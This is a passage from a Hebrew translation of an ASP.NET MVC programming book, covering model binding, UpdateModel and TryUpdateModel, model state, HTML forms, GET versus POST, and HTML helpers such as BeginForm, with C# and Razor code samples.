הנתיב העצוב (sad path) מבצע פעולה כאשר אימות המודל נכשל. במקרה זה, פעולת הבקר צריכה ליצור מחדש את התצוגה Edit כדי לאפשר למשתמש לתקן את הקלט השגוי. לדוגמה, נניח שהמשתמש הזין את הערך "abc" בשדה המחיר (Price) של האלבום. המחרוזת "abc" אינה ערך דצימלי חוקי, ולכן יהיה אימות של המודל. הפעולה בונה מחדש את רשימות הפריטים עבור בקרי הרשימה הנפתחת, ומבקשת מהתצוגה Edit לחזור על הביצוע. בפני המשתמש יוצג הדף שבתרשים 10-4. בפועל סביר להניח שהשגיאה הזו תזוהה עוד לפני שהנתונים נשלחים לשרת מכיוון שתשתית ASP.NET MVC מספקת אימות בצד השרת על פי ברירת מחדל. נושא זה ידון בהרחבה בהמשך הספר.



תרשים 10-4

אתם בוודאי שואלים את עצמכם מניין הגיעה הודעת השגיאה? גם הפעם תאלצו להמתין בסבלנות לפרק 6 אשר עוסק במודל האימות. בינתיים, חשוב להבין כיצד מועבר האובייקט Album, אשר מכיל את כל ערכי הנתונים החדשים שהוזנו על ידי המשתמש, אל הפעולה Edit.

התהליך שמאחורי האוטומציה הזו נקרא קישור למודל (model binding), וזו אחת מהתכונות החשובות ביותר של תשתית ASP.NET MVC.

קישור למודל (Model Binding)

נוכל לדמות מצב שבו יושמה הפעולה Edit בתגובה לבקשת HTTP POST, אבל איננו מודעים למנגנונים השונים של תשתית ASP.NET MVC שנועדו להקל על העבודה. מפתחי אתרים מקצועיים צריכים להבין שהתצוגה Edit עומדת למסור לשרת את ערכי הטופס הדרושים. כדי להשתמש בערכים לעדכון אובייקט אלבום, אחת האפשרויות הינה לשלוף את הערכים הללו ישירות מהבקשה:

```
[HttpPost]
public ActionResult Edit()
{
  var album = new Album();
  album.Title = Request.Form["Title"];
  album.Price = Decimal.Parse(Request.Form["Price"]);

  // ... and so on ...
}
```

תוכלו לשער לעצמכם כיצד קוד מסוג זה יכול במהרה להתארך למספר שורות רב. בדוגמה זו מוצג הקוד לקביעת הערך של שני מאפיינים בלבד, למרות שבפועל יש לנו עוד ארבעה או חמישה מאפיינים. עליכם לשלוף את הערך של כל מאפיין מהאוסף Form (אשר מכיל את ערכי הטופס שנמסר לו, ממוינים **לפי שם**) ולהציב את הערכים הללו במאפיינים של Album. בנוסף, עבור כל מאפיין שאינו מטיפוס מחרוזת, עליכם לבצע המרת טיפוס.

למרבה המזל, התצוגה Edit יצרה את ההתאמה בין השמות של שדות הקלט בטופס לבין השמות של מאפייני האובייקט Album. בדף HTML שהוצג קודם, שדה הקלט ששימש להזנת שם האלבום אל המאפיין Title נקרא Title, ושדה הקלט ששימש להזנת המחיר אל המאפיין Price נקרא Price. תוכלו לגרום לכך שהתצוגה תשתמש בשמות אחרים (כגון AlbumName ו-Cost), אולם הדבר יקשה על כתיבת הקוד של הפעולה, מכיוון שתצטרכו לזכור שהערך של Title נמצא בשדה קלט בשם AlbumName, למשל.

אם השמות של שדות הקלט תואמים לשמות המאפיינים, אין כל קושי לכתוב קוד גנרי שמעביר ערכים משדה לשדה לפי המוסמכות של מתן שמות. בדיוק דבר זה עושים מנגנוני הקישור למודל של ASP.NET MVC.

DefaultModelBinder

בדוגמה זו, במקום ללקט את ערכי הטופס מהבקשה, הפעולה Edit מקבלת אובייקט Album בתור פרמטר:

```
[HttpPost]
public ActionResult Edit(Album album)
```

```
{
  // ...
}
```

בכל פעם שמופיעה פעולה עם פרמטר, תהליך זמן הריצה של MVC משתמש במנגנון מְקַשֵּר למודל (model binder), כדי לבנות את הפרמטר. מספר מְקַשֵּרים למודל יכולים להיות רשומים (registered) בתהליך זמן הריצה של MVC לצורך קישור סוגים שונים של מודלים, אולם על פי ברירת המחדל, עיקר העבודה נעשית על ידי **מְקַשֵּר ברירת המחדל DefaultModelBinder**. במקרה של האובייקט Album, מקשר ברירת המחדל סוקר את האלבום ומאתר את כל המאפיינים שזמינים לקישור. על פי מוסכמות בחירת השמות שפירטנו קודם, מקשר ברירת המחדל ממיר ומעביר ערכים באופן אוטומטי מהבקשה אל אובייקט האלבום (המקשר למודל יכול גם ליצור מופע של האובייקט לקבלת הערכים).

לדוגמה, כאשר המקשר למודל מזהה שהאובייקט Album כולל מאפיין בשם Title, הוא מחפש בתוכן הבקשה ערך בשם Title. שימו לב שהמקשר למודל מחפש ערכים **בבקשה** ולא **באוסף הטופס** (form collection). המקשר למודל משתמש ברכיבים שמכונים **ספקי ערך (value providers)** לחיפוש ערכים בחלקים שונים של הבקשה. המקשר למודל יכול לבדוק את נתוני הניתוב, מחרוזת השאילתה ואת אוסף הטופס, ובמידת הצורך תוכלו גם להגדיר ספקי ערך נוספים משלכם.

קישור למודל אינו מיועד רק לפעולות HTTP POST ולפרמטרים מורכבים כדוגמת אובייקט Album. קישור למודל יכול לשמש גם להזנת פרמטרים פרימיטיביים (בסיסיים) לפעולה, כמו למשל בתגובה של פעולת Edit לבקשת HTTP GET, כמוצג להלן:

```
public ActionResult Edit(int id)
{
  // ...
}
```

בתרחיש זה, המקשר למודל משתמש בשם של הפרמטר (הזיהוי, id) לצורך חיפוש ערכים בבקשה. מנוע הניתוב הוא הרכיב שמזהה את ערך הזיהוי (ID) בנתיב StoreManager/Edit/8/, אולם המקשר למודל הוא שאחראי על המרת הערך והעברתו מנתוני הניתוב לפרמטר id. ניתן ליזום את הפעולה הזו גם באמצעות השורה StoreManager/Edit?id=8/ מכיוון שהמקשר למודל יאתר את הפרמטר id באוסף מחרוזת השאילתה.

המקשר למודל מזכיר קצת באופן פעולתו כלב חיפוש והצלה. זמן הריצה אומר למקשר למודל שהוא זקוק לערך עבור מאפיין id, והמקשר רץ לחפש בכל פינה אחר פרמטר בשם id.

הסבר קצר על אבטחת הקישור למודל

במקרים מסוימים התנהגות החיפוש האגרסיבית של המקשר למודל עלולה לגרום לתוצאות בלתי רצויות. בסעיף האחרון ראינו כיצד מקשר ברירת המחדל סוקר את המאפיינים הזמינים באובייקט Album ומנסה למצוא ערך תואם עבור כל אחד מהם על ידי סריקת הבקשה.

לפעמים האובייקט עשוי לכלול מאפיינים שלא רוצים בהם (או שלא מצפים להם) ולכן צריך למנוע את האכלוס שלהם על ידי המקשר למודל, ובמקרים כאלה גם צריך למנוע מתקפת "**over-posting**". פרצה זו עלולה לאפשר לתוקף פוטנציאלי להשמיד את היישום והנתונים, ולכן אסור להיות שאננים בטיפול בנושא זה.

תוכלו למצוא פרטים נוספים על מתקפת "over-posting" בפרק 7, שבו גם תוצגנה טכניקות אחדות שתאפשרנה למנוע אותה. עכשיו צריך רק לדעת שאיום זה קיים, ולהקפיד לקרוא את פרק 7 בעיון לפני שמעלים יישומים לרשת.

קישור למודל במפורש

קישור למודל מופעל בהתאם לנסיבות כאשר מופיע בקוד פרמטר פעולה (action parameter). ניתן לבצע קישור למודל גם באופן מפורש, באמצעות השיטה UpdateModel והשיטה TryUpdateModel שנמצאות בבקר. השיטה UpdateModel תכריז על שגיאה כאשר משהו משתבש במהלך הקישור למודל, והמודל אינו מאומת, כלומר הוא invalid. הנה גרסה אפשרית של הפעולה Edit שמציגה שימוש בשיטה UpdateModel במקום שימוש בפרמטר פעולה:

```
[HttpPost]
public ActionResult Edit()
{
  var album = new Album();
  try
  {
    UpdateModel(album);
    db.Entry(album).State = EntityState.Modified;
    db.SaveChanges();
    return RedirectToAction("Index");
  }
  catch
  {
    ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                "Name", album.GenreId);
    ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                "Name", album.ArtistId);
    return View(album);
  }
}
```

גם השיטה TryUpdateModel גורמת לביצוע קישור למודל, אך אינה מכריזה על שגיאה. השיטה TryUpdateModel מחזירה ערך מסוג bool, לאחר שהקישור למודל בוצע בהצלחה, המודל אומת והערך המוחזר הוא *true*; אחרת, משהו השתבש והערך המוחזר הוא *false*.

```
[HttpPost]
public ActionResult Edit()
{
```

```
  var album = new Album();
  if (TryUpdateModel(album))
  {
    db.Entry(album).State = EntityState.Modified;
    db.SaveChanges();
    return RedirectToAction("Index");
  }
  else
  {
    ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                "Name", album.GenreId);
    ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                "Name", album.ArtistId);
    return View(album);
  }
}
```

תוצר נלווה של הקישור למודל הוא מצב מודל (model state). בכל פעם שהמקשר למודל מעביר ערך למודל, הוא מוסיף רשומת תיעוד בקובץ מצב המודל. אתם יכולים לבדוק את מצב המודל בכל שלב לאחר ביצוע קישור למודל, כדי לראות אם הקישור בוצע בהצלחה:

```
[HttpPost]
public ActionResult Edit()
{
  var album = new Album();
  TryUpdateModel(album)
  if (ModelState.IsValid)
  {
    db.Entry(album).State = EntityState.Modified;
    db.SaveChanges();
    return RedirectToAction("Index");
  }
  else
  {
    ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                "Name", album.GenreId);
    ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                "Name", album.ArtistId);
  return View(album);
  }
}
```

במקרה של שגיאות במהלך הקישור למודל, מצב המודל יכיל את שמות המאפיינים שגרמו לשגיאות, הערכים שנוסו והודעות השגיאה. מצב המודל הוא אמצעי שימושי למדי בשלב ניפוי השגיאות, אולם המטרה העיקרית שלשמה נוצר הינה להציג למשתמש הודעות שגיאה כדי

לפרט בפניו מדוע הפלט שלו לא התקבל. בשני הפרקים הבאים נלמד כיצד מצב המודל מאפשר לסייעי HTML ולאפשרויות האימות של MVC לפעול בשיתוף עם מנגנוני הקישור למודל.

סיכום

בפרק זה עסקנו בבנייה של יישומי MVC והתמקדנו באובייקטי מודל. כעת תוכלו לכתוב את הגדרות המודלים שלכם באמצעות קוד #C, ולאחר מכן ליצור פיגומים עבור חלקים מסוימים ביישום על פי סוג מודל מוגדר רצוי. כל תבניות הפיגומים כוללות את כל האלמנטים הדרושים לעבודה עם תשתית סביבת העבודה (Entity Framework). עם זאת, מכיוון שהן גם ניתנות להרחבה ולהתאמה אישית, תוכלו לחבר את תבניות הפיגומים למגוון טכנולוגיות אחרות.

בהמשך הוצגו אפשרויות הקישור למודל, וכעת אתם אמורים לדעת כיצד לשלוף ערכים מבקשות באמצעות מקשר למודל במקום ליקוט שלהם בזה אחר זה מתוך אוספי טופס ומחרוזות שאילתה שבפעולות הבקר שלכם. עסקנו בקצרה בפגיעות הפוטנציאלית למתקפת "over-posting" שעלולה להיגרם מקישור של נתונים מיותרים למודל. בנושא זה נעסוק בהרחבה בפרק 7.

למרות שעשינו מספר צעדים חשובים, חשוב להבין שהטכניקות והגישות שהוצגו בפרק זה מהוות רק את קצה הקרחון מבחינת התפקיד שממלאים אובייקטי מודל ביישומי אינטרנט. בפרקים הבאים נלמד כיצד מודלים, ונתוני-המטא שמשויכים אליהם, יכולים להשפיע על הפלט של סייעי HTML ולהכתיב את אופן הפעולה של תהליכי האימות.

פרק 5

טפסים ו- HTML Helpers

Scott Allen

עיקרי הפרק

- מהם טפסים
- שימוש נכון בסייעי HTML
- סייעי עריכה וקלט
- סייעי תצוגה ומימוש

סייעי HTML (HTML helpers), כפי שמשתמע מהשם, נועדו לעזור למתכנת בעבודה עם HTML. הקלדת אלמנטים של HTML לעורך טקסט אולי לא נשמעת משימה מורכבת במיוחד, ולכן אפשר לתהות למה בכלל צריכים את העזרה הזו, אך יש לזכור שפירוט שמות התגיות הוא החלק הקל שבמשימה. החלק הקשה בעבודה עם HTML הוא לוודא שכתובות URL שנמצאות בקישורים אמנם מצביעות למיקומים הנכונים, שהשמות והערכים של האלמנטים בטופס תקינים ומאפשרים לבצע קישור למודל בצורה חלקה, ושאר האלמנטים מציגים הודעות שגיאה מתאימות במקרה שהקישור למודל נכשל.

חיבור בין כל ההיבטים השונים של העבודה מחייב כלי טוב יותר מאשר תגיות HTML בלבד. יש כאן צורך מובהק בתיאום בין התצוגה לבין זמן הריצה. בפרק זה יוצגו טכניקות שונות שמאפשרות לבצע את התיאום הזה בקלות רבה. אך לפני שנתחיל לעבוד עם המסייעים השונים, עלינו להבין תחילה מהם **טפסים (Forms)**. כפי שכבר ראינו, טפסים הם המקום שבו מתבצעת רוב העבודה הקשה ביישום ולכן, בהקשר זה, העבודה עם סייעי HTML היא האינטנסיבית ביותר.

שימוש בטפסים

חלקכם בוודאי שואלים את עצמכם מדוע בחרנו להתעכב על הסברת התגית form של שפת HTML בספר שמיועד למפתחי יישומים מקצועיים. האין זה די פשוט להבנה?

שתי סיבות עיקריות מצביעות על הצורך להרחיב את ההסבר:

- **התגית form הינה תגית שימושית ביותר ובעלת חשיבות מיוחדת.** בלי התגית form, רשת האינטרנט הייתה בסך הכל מאגר לקריאה-בלבד של מסמכים יבשים ומשעממים. לא היה ניתן לבצע חיפושים, ורכישה מקוונת של מוצרים לעולם לא הייתה מתאפשרת. אם גאון מרושע היה "מסלק" את כל תגיות form מכל אתרי האינטרנט, האנושות לא הייתה שורדת יום אחד, לפחות לא בימינו.
- **מפתחים רבים שלומדים להשתמש בתשתית MVC מגיעים מרֶקַע של עבודה עם ASP.NET Web Forms.** תשתית Web Forms אינה ממצה במלואה את הפוטנציאל של התגית form (אפשר לומר שתשתית Web Forms מנצלת את תגית form למטרותיה בלבד), ולכן אפשר להבין שמפתחי Web Forms שכחו מה הם כל היכולות של התגית form – כמו למשל יצירת בקשות HTTP GET.

הפעולה והשיטה

טופס מהווה בסיס להצגת אלמנטי קלט: לחצנים, תיבות סימון, שדות טקסט ועוד. אלמנטי הקלט בטופס הם שמאפשרים למשתמש להזין מידע לדף ו**למסור (submit)** מידע לשרת. אבל איזה שרת? ואיך המידע הזה מגיע לשרת? התשובות לשאלות אלו טמונות בשתי התכונות (attributes) החשובות ביותר של תגית form: התכונה action (פעולה) והתכונה method (שיטה).

התכונה action אומרת לדפדפן לאן לשלוח את המידע, ולכן באופן טבעי היא מכילה כתובת URL. כתובת URL יכולה להיות יחסית, וכאשר רוצים לשלוח מידע אל יישום אחר או אל שרת אחר, ניתן גם להציב כתובת URL מוחלטת בתכונה action. בתגית form שלהלן ניתן להשתמש לשליחת ביטוי חיפוש (שדה הקלט שנקרא "q") מכל יישום אל מנוע החיפוש Bing:

```
<form action="http://www.bing.com/search">
  <input name="q" type="text" />
  <input type="submit" value="Search!" />
</form>
```

תגית form שנמצאת בקטע הקוד האחרון אינה כוללת את התכונה method. התכונה method מגדירה לדפדפן אם להשתמש בהוראה HTTP POST או בהוראה HTTP GET בעת שליחת המידע. ניתן לשער שעל פי ברירת המחדל, המידע נשלח באמצעות HTTP POST (הרי אנחנו נוהגים להשתמש בהוראה POST כדי לעדכן פרופיל משתמש, למסור פרטי הזמנה באמצעות כרטיס אשראי, ולהעלות תגוביות (טוקבקים) לידיעות שאנו קוראים באתר חדשות), אולם ערך ברירת המחדל הינו "get" ולכן, על פי ברירת המחדל, הטופס שולח את הבקשה HTTP GET:

```
<form action="http://www.bing.com/search" method="get">
  <input name="q" type="text" />
  <input type="submit" value="Search!" />
</form>
```


כאשר משתמש שולח טופס באמצעות בקשת HTTP GET, הדפדפן אוסף את השמות של שדות הקלט והערכים שבטופס ויוצר מהם מחרוזת שאילתה. לדוגמה, בהנחה שהמשתמש הזין "love" לשדה החיפוש, הטופס האחרון יגרום לדפדפן לנווט לכתובת URL זו:

http://www.bing.com/search?q=love

GET לעומת POST

אפשר לשנות את ערך התכונה method לערך post. במקרה זה, הדפדפן לא ישתמש בערכי הקלט ליצירת מחרוזת שאילתה, אלא ישלב אותם בגוף בקשת HTTP. למרות שאין כל דבר שמונע מאיתנו לשלוח בקשת POST אל מנוע החיפוש ולקבל ממנו את תוצאות החיפוש, נעדיף להשתמש בהוראת HTTP GET ממספר סיבות. שלא כמו בקשות POST, בקשות GET ניתנות לשמירה בדפים המועדפים (bookmarks) מכיוון שכל הפרמטרים מוטמעים בכתובת URL. אפשר להשתמש בכתובת URL כקישור בהודעות דואר אלקטרוני או בדף אינטרנט, ובדרך זו לשמור את כל ערכי הקלט שהוזנו לטופס.

סיבה חשובה אף יותר להעדפת בקשות GET לשליחת הנתונים היא שההוראה GET מייצגת פעולה אידֶמפוֹטֶנטית שמאפשרת קריאה-בלבד (להזכירכם, הכוונה היא למונח מתמטי שמשמעותו בהקשר זה היא, שניתן לבצע את הפעולה שוב ושוב ולקבל תמיד אותה תוצאה). ניתן לשלוח בקשות GET אל השרת שוב ושוב ללא השפעות שליליות, מכיוון שהוראת GET אינה משנה, או לפחות לא אמורה לשנות, את מצב השרת. עם זאת, בקשת POST משמשת לפעולות כגון מסירת פרטי תשלום, הוספת מוצרים לעגלת הקניות או שינוי סיסמה. בקשת POST בדרך כלל משנה את המצב בשרת, וחזרה על הבקשה עלולה לגרום לתוצאות לא רצויות (כגון חיוב כפול). דפדפנים רבים מספקים לגולשים אמצעי הגנה מפני שליחה חוזרת של בקשות POST. בתרשים 1-5 מוצגת ההודעה שמופיעה כאשר מנסים לרענן בקשת POST בדפדפן Chrome.



תרשים 1-5

על פי ההסבר שלעיל נוכל לומר שביישומי אינטרנט נשתמש בבקשות GET לפעולות קריאה, ובבקשות POST נשתמש לפעולת כתיבה (לרוב מדובר בצורה כלשהי של עדכון, יצירה או מחיקה). לפיכך, בקשה לתשלום עבור שמיעת מוסיקה תבוצע באמצעות POST, אולם בקשה לחיפוש של מוסיקה (התרחיש שיוצג להלן), תבוצע באמצעות GET.

חיפוש מוסיקה באמצעות טופס חיפוש

נניח שברצונכם לאפשר למבקרים בחנות המוסיקה המקוונת שלכם לחפש מוסיקה דרך דף הבית של היישום Music Store. בדיוק כמו בדוגמה של מנוע החיפוש שהצגנו בסעיף האחרון, עליכם לספק טופס שכולל פעולה (action) ושיטה (method). צירוף הקוד שלהלן מייד תחת התגית div הפותחת [the promotion div] בתצוגה Index של הבקר HomeController יאפשר לספק את הטופס הדרוש:

```
<form action="/Home/Search" method="get">
  <input type="text" name="q" />
  <input type="submit" value="Search" />
</form>
```

ניתן לשפר את הקוד הזה בכמה דרכים, אך כעת נסתפק בהסברת תהליך הבסיס מתחילתו ועד סופו. השלב הבא הינו יישום של השיטה Search על HomeController. לשם הפשטות, הקוד שלהלן מסתמך על ההנחה שהמשתמש יחפש תמיד מוסיקה לפי שם האלבום:

```
public ActionResult Search(string q)
{
  var albums = storeDB.Albums
      .Include("Artist")
      .Where(a => a.Title.Contains(q))
      .Take(10);
  return View(albums);
}
```


שימו לב שהפעולה Search אמורה לקבל פרמטר מחרוזת בשם q. תשתית MVC מאתרת את הערך הזה במחרוזת השאילתה באופן אוטומטי (בתנאי שהשם q אכן קיים), והיא גם יכולה לאתר את הערך בין ערכי הטופס שנמסר, אם החלטתם בכל זאת לבצע החיפוש באמצעות הבקשה POST ולא באמצעות הבקשה GET.

הבקר מורה לתשתית MVC לממש תצוגה, ואתם יכולים ליצור תצוגת cshtml.Search פשוטה בתיקיית התצוגות Home כדי להראות את התוצאות:

```
@model IEnumerable<MvcMusicStore.Models.Album>

@{ ViewBag.Title = "Search"; }

<h2>Results</h2>

<table>
  <tr>
    <th>Artist</th>
    <th>Title</th>
    <th>Price</th>
  </tr>
```

```
@foreach (var item in Model) {
  <tr>
    <td>@item.Artist.Name</td>
    <td>@item.Title</td>
    <td>@String.Format("{0:c}", item.Price)</td>
  </tr>
}
</table>
```

הקוד הסופי מאפשר ללקוחות לחפש ביטויים כגון "led", ולקבל חוזרת של הקלט כפי שמוצג בתרשים 2-5.



תרשים 2-5

תרחיש החיפוש הפשוט שזה עתה הצגנו ממחיש כמה קל להשתמש בטפסי HTML ביישומי ASP.NET MVC. הדפדפן אוסף מהטופס את הקלט שהועבר על ידי המשתמש, ושולח בקשה ליישום MVC. בשלב זה, נתוני הקלט מועברים באופן אוטומטי אל שיטות הפעולה של היישום על ידי זמן הריצה של MVC כדי לאפשר להן להגיב בהתאם.

כמובן שקיימים תרחישים מורכבים יותר מטופס חיפוש. למעשה, הפשטות המופרזת של טופס החיפוש שהצגנו יוצרת פגיעות מסוימת. אם תכללו (deploy) את היישום בתיקייה שאינה תיקיית השורש של האתר, או במקרה של שינוי בהגדרות הניתוב שלכם, ערכי הפעולה שהוטבעו בקוד עלולים להוביל את הדפדפן למשאבים שאינם קיימים. כזכור, ההצבה של הנתיב Home/Search בתכונה action מתבצעת באמצעות הצבה מפורשת בקוד.

```
<form action="/Home/Search" method="get">
  <input type="text" name="q" />
  <input type="submit" value="Search" />
</form>
```

חיפוש מוסיקה על ידי חישוב ערך תכונת הפעולה

גישה טובה יותר לחיפוש תהיה על ידי חישוב הערך שיוצב בתכונה action באופן דינמי. למרבה המזל, התשתית מספקת סייע HTML שמבצע את החישוב הזה עבורנו.

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get)) {
  <input type="text" name="q" />
  <input type="submit" value="Search" />
}
```

סייע HTML בשם BeginForm מבקש ממנוע הניתוב את הנתיב לפעולה Search של HomeController. ברקע, הסייע משתמש בשיטה בשם GetVirtualPath במאפיין Routes שנחשף דרך RouteTable - כאן יישום האינטרנט שלכם רושם את כל הנתיבים שלו ב-global.asax. כדי לעשות את כל זה ללא העזרה של סייע HTML, היה צורך לכתוב את הקוד הבא:

```
@{
  var context = this.ViewContext.RequestContext;
  var values = new RouteValueDictionary{
    { "controller", "home" }, { "action", "index" }
  };
  var path = RouteTable.Routes.GetVirtualPath(context, values);
}
<form action="@path.VirtualPath" method="get">
  <input type="text" name="q" />
  <input type="submit" value="Search2" />

</form>
```

הדוגמה האחרונה ממחישה את התועלת הרבה של סייעי HTML. הם חוסכים כתיבת קוד רבה מבלי לפגוע ברמת השליטה שלכם.

סייעי HTML

סייעי HTML הם למעשה שיטות שניתנות להפעלה דרך המאפיין Html של התצוגה. יש לכם גם גישה גם לסייעי URL (דרך המאפיין Url), וגם לסייעי AJAX (דרך המאפיין Ajax). לכל הסייעים הללו יש מטרה זהה: להקל על תהליך הכתיבה של תצוגות (views). סייעי URL זמינים גם בתוך הבקר.

רוב הסייעים, ובפרט סייעי HTML, מחזירים תגיות HTML. לדוגמה, הסייע BeginForm שהצגנו קודם יכול לעזור לכם לבנות תגית form טובה עבור טופס החיפוש שלכם מבלי שתצטרכו להקליד שורות קוד רבות:

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get)) {
  <input type="text" name="q" />
  <input type="submit" value="Search" />
}
```

סביר להניח שהסייע BeginForm יפיק תגיות דומות לאלו ששימשו אותנו כאשר יישמנו את טופס החיפוש בפעם הראשונה, אולם הסייע פועל ברקע בתיאום עם מנוע החיפוש כדי להפיק נתיב URL תקין, ולשפר את עמידות הקוד לשינויים במיקום הפריסה של היישום.

שימו לב שהסייע BeginForm מפיק גם את תגית <form> הפותחת וגם את תגית </form> הסוגרת. הסייע ממקם את התגית הפותחת בזמן הקריאה לשיטה BeginForm, והקריאה מחזירה אובייקט שמיישם את IDisposable. בהגיעה לסוגר המסולסל הימני של הצהרת using בתצוגה, הסייע ממקם את התגית הסוגרת בעקבות הקריאה המפורשת ל-Dispose. שימוש זה בהצהרת using מאפשר לקבל קוד פשוט ואלגנטי יותר. עם זאת, אם הסגנון הזה אינו מוצא חן בעיניכם, אתם תמיד יכולים להשתמש בגישה סימטרית יותר, כמוצג להלן:

```
@{Html.BeginForm("Search", "Home", FormMethod.Get);}
  <input type="text" name="q" />
  <input type="submit" value="Search" />
@{Html.EndForm();}
```

במבט ראשון ניתן לחשוב על כך שסייעי HTML כגון BeginForm מרחיקים את המְפַתֵחַ מחומר הגלם - תגיות HTML הבסיסיות, שמפתחים רבים רוצים שליטה ישירה עליהן. אולם, כאשר תתחילו לעבוד עם הסייעים תבינו במהרה שהם מאפשרים להמשיך לעבד את חומר הגלם באופן ישיר, ובמקביל גם לשפר את פריון העבודה שלכם. עדיין יש לכם שליטה מלאה בתגיות HTML, אך אינכם נדרשים עוד לכתוב שורות קוד רבות כדי לטפל בכל הפרטים הקטנים. סייעים עושים הרבה יותר מאשר הפקה של תגיות עם סוגריים משולשים. סייעים דואגים גם לקידוד נכון של מאפיינים, בנייה של נתיבי URL למשאבים הנכונים, וקביעת השמות של שדות הקלט כדי להקל על תהליכי הקישור למודל. הסייעים הם החברים שלכם!

קידוד אוטומטי

כמצופה מכל חבר טוב, גם סייע HTML שומר שלא תסתבכו בצרות. רבים מהסייעים שיוצגו בפרק זה מפיקים ערכי מודל. כל הסייעים שמפיקים ערכי מודל מעבירים את הערכים קידוד HTML (HTML encoding) לפני שהם ממומשים. לדוגמה, בהמשך נלמד על הסייע TextArea שיכול לשמש אתכם להפקת אלמנט textarea בפורמט HTML.

```
@Html.TextArea("text", "hello <br/> world")
```

הפרמטר השני שמועבר לסייע TextArea הוא הערך שעליו לממש. בדוגמה האחרונה הטמענו קצת HTML בערך שהעברנו, אולם הסייע TextArea יפיק את התגיות הבאות:

```
<textarea cols="20" id="text" name="text" rows="2">
  hello &lt;br /&gt; world
</textarea>
```

שימו לב לפלט שבו הערך מופיע בקידוד HTML. ביצוע קידוד על פי ברירת מחדל תורם לשיפור ההגנה מפני מתקפות XSS (cross site scripting). דיון מעמיק יותר במתקפות XSS תמצאו בפרק 7.

שימוש יעיל בסייעים

בנוסף להגנה שהם שהסייעים מספקים, הם גם מאפשרים לשמור על רמת השליטה הדרושה. כדוגמה לדברים שאפשר לעשות עם סייעים, נציג גרסה מועמסת (overloaded) נוספת של הסייע BeginForm:

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get,
                new { target = "_blank" }))
{
  <input type="text" name="q" />
  <input type="submit" value="Search" />
```

בקוד זה, אובייקט מטיפוס אנונימי מועבר לפרמטר htmlAttributes של BeginForm. כמעט כל סייע HTML בתשתית MVC כולל פרמטר htmlAttributes באחת מהגרסאות המועמסות שלו. בגרסה מועמסת אחרת קיים פרמטר htmlAttributes מטיפוס IDictionary<string, object>. הסייעים מקבלים את רשומות המילון (או במקרה של פרמטר אובייקט - את שמות המאפיינים וערכי המאפיינים של אובייקט) ומשתמשים בהן כדי ליצור תכונות (attributes) באלמנט שמופק על ידי הסייע. לדוגמה, הקוד הקודם מפיק את תגית form הפותחת הבאה:

```
<form action="/Home/Search" method="get" target="_blank">
```

שימו לב לביצוע ההצבה target="_blank" באמצעות הפרמטר htmlAttributes. תוכלו להשתמש בפרמטר htmlAttributes להגדרת מספר רב ככל הנדרש של ערכי תכונות. לדוגמה, כדי להציב ערך בתכונה class של אלמנט HTML, אפשר גם להשתמש במאפיין בשם class באובייקט בעל הטיפוס האנונימי, או במפתח מתאים במילון הערכים. אין קושי להשתמש בערך מפתח בשם "class" במילון, אבל הדבר עלול לגרום לבעיות באובייקט. הסיבה לכך היא ש-class היא מילת מפתח שמורה בשפת #C, ולא ניתן להשתמש בה בתור שם של מאפיין או מזהה. לפיכך יש להוסיף את הסמל @ לפני המילה:

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get,
                new { target = "_blank", @class="editForm" }))
```

בעיה נוספת מתעוררת בעת הגדרת תכונות שיש מקף בשם שלהן (כגון data-val). נפגוש בשמות של תכונות עם מקף בפרק 8 כאשר נעסוק בכלי AJAX של תשתית ASP.NET MVC. מקף אינו תו חוקי בשמות מאפיינים של #C, אך כל סייעי HTML ממירים קו תחתון למקף בשמות של מאפיינים בעת מימוש של תגיות HTML. לדוגמה, קוד התצוגה שלהלן:

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get,
                new { target = "_blank", @class="editForm",
data_validatable=true }))
```

הקוד שלעיל יפיק את תגיות HTML הבאות:


```
<form action="/Home/Search" class="editForm" data-validatable="true"
                method="get" target="_blank">
```

בסעיף הבא נראה כיצד פועלים הסייעים, ונציג מספר סייעים מובנים נוספים.

מנגנון הפעולה הפנימי של סייעי HTML

